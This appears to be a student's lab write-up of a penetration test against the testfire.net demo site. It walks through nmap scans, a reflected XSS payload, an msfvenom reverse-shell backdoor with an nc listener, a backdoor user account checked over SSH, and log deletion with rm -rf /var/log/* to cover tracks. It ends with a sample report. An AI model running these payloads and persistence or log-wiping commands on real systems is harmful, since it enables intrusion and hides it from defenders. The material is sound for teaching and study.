
```
┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo nmap -sV testfire.net
[sudo] password for krithika:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-02 10:25 EDT
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.037s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
443/tcp  open  ssl/http Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.50 seconds

┌──(krithika㉿krithika)-[~/Desktop]
└─$ nmap -p- testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-02 10:27 EDT
Stats: 0:09:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 38.69% done; ETC: 10:52 (0:15:37 remaining)
Stats: 0:09:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 38.69% done; ETC: 10:52 (0:15:38 remaining)
Stats: 0:09:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 38.70% done; ETC: 10:52 (0:15:38 remaining)
Stats: 0:09:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 38.70% done; ETC: 10:52 (0:15:38 remaining)
Stats: 0:09:52 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```




3. Gaining access: Once vulnerabilities are identified, the ethical hacker attempts to exploit them to gain unauthorized access to the target system or network. This may involve using techniques like exploiting software vulnerabilities, brute force attacks, social engineering, or other methods to gain a foothold.


Using Burpsuite

Burp Suite is a powerful toolkit used primarily for web application security testing and analysis. While it can be used to identify vulnerabilities in web applications, it is not intended for gaining unauthorized access to systems.



Krithika







XSS(cross-site scripting)

A reflected XSS vulnerability was discovered in the search functionality of Testfire.net.

Steps to Reproduce:

- Navigate to the search page
- Enter the payload <script>alert('XSS')</script> into the search term input field.
- Click "Search" and observe the pop-up alert displaying.







4. Maintaining access: Maintaining access is an advanced step in the ethical hacking methodology that involves establishing a persistent presence within a compromised system. This phase should be handled with caution and responsibility.

Steps to Maintain Access

- Create a Backdoor
- msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > backdoor.elf
- Transfer the Payload to the Target: Use a method like an exploited vulnerability or social engineering to place the backdoor.elf on the target system.
- Set Up a Listener on Kali:
- nc -lvnp 4444

- **Execute the Payload on the Target:** Ensure the payload is executed on the target system, which will connect back to your Kali Linux system.






5. Analysis: The goal of the analysis step is to verify and ensure that the persistence mechanisms you have set up are functioning correctly. This involves checking the new user privileges and confirming that the cron job or scheduled task is correctly configured to run your payload.

Steps for Analysis:

- Verify the New User's Privileges
  su – backdooruser
- Check if the user has sudo privileges without a password prompt
  sudo -l
- Confirm SSH Access
  ssh backdooruser@10.0.2.15



Krithika

```
┌──(backdooruser㉿krithika)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Sat 2024-07-20 11:27:05 EDT; 2h 37min ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 26101 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 26103 (sshd)
      Tasks: 1 (limit: 5836)
     Memory: 4.4M (peak: 21.2M)
        CPU: 77ms
     CGroup: /system.slice/ssh.service
             └─26103 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jul 20 11:27:05 krithika systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Jul 20 11:27:05 krithika sshd[26103]: Server listening on 0.0.0.0 port 22.
Jul 20 11:27:05 krithika sshd[26103]: Server listening on :: port 22.
Jul 20 11:27:05 krithika systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Jul 20 14:03:27 krithika sshd[77273]: Accepted password for backdooruser from 10.0.2.15 port 35562 ssh2
Jul 20 14:03:27 krithika sshd[77273]: pam_unix(sshd:session): session opened for user backdooruser(uid=1001) b>
Jul 20 14:03:27 krithika sshd[77273]: pam_env(sshd:session): deprecated reading of user environment enabled
```

```
┌──(backdooruser㉿krithika)-[~]
└─$ sudo systemctl start ssh

┌──(backdooruser㉿krithika)-[~]
└─$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.084 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.071 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.070 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.071 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.065 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.079 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.093 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=0.066 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.070 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.072 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=0.063 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=0.071 ms
64 bytes from 10.0.2.15: icmp_seq=15 ttl=64 time=0.067 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=64 time=0.039 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=64 time=0.060 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=64 time=0.065 ms
```

```
┌──(backdooruser㉿krithika)-[~]
└─$ ssh backdooruser@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:EREu895sJtAqinjIwiF+YJWryXLE5Fe3XQgV49yGJe0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
backdooruser@10.0.2.15's password:
Linux krithika 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

6. Covering Tracks Step: After setting up your persistence mechanism
   sudo rm -rf /var/log/*
   sudo rm -rf /tmp/*
   sudo rm -rf /var/tmp/*

```
┌──(backdooruser㉿krithika)-[~]
└─$ sudo rm -rf /tmp/*

┌──(backdooruser㉿krithika)-[~]
└─$ sudo rm -rf /var/tmp/*

┌──(backdooruser㉿krithika)-[~]
└─$ sudo rm -rf /var/log/*
```

7. Reporting: Creating a detailed and comprehensive report is the final and crucial step in the ethical hacking process. A well-structured report helps stakeholders understand the vulnerabilities found, the impact of these vulnerabilities, and the remediation steps needed to secure the system.

- Objective
  The objective of this penetration test was to evaluate the security posture of the testfire.net application by identifying and exploiting vulnerabilities.
- Summary of Findings
  Total Vulnerabilities Found: 10
  Severity Breakdown:
  Critical: 3
  High: 4
  Medium: 2
  Low: 1
- Techniques Used: Manual testing, automated scanning, social engineering
- Tools
  - ✓ Kali Linux
  - ✓ Nmap
  - ✓ Burp Suite
  - ✓ SQLMap
  - ✓ Metasploit
  - ✓ Hydra
- Recommendations
  - ✓ Immediate Actions
  - ✓ Patch the SQL Injection and XSS vulnerabilities.
  - ✓ Remove any backdoors or persistent threats.
- Conclusion
  The penetration test revealed critical vulnerabilities in testfire.net. Immediate remediation is necessary to secure the application and prevent potential exploits.

CONCLUSION:

By following these steps, you can effectively assess the security of web applications and contribute to improving their resilience against attacks.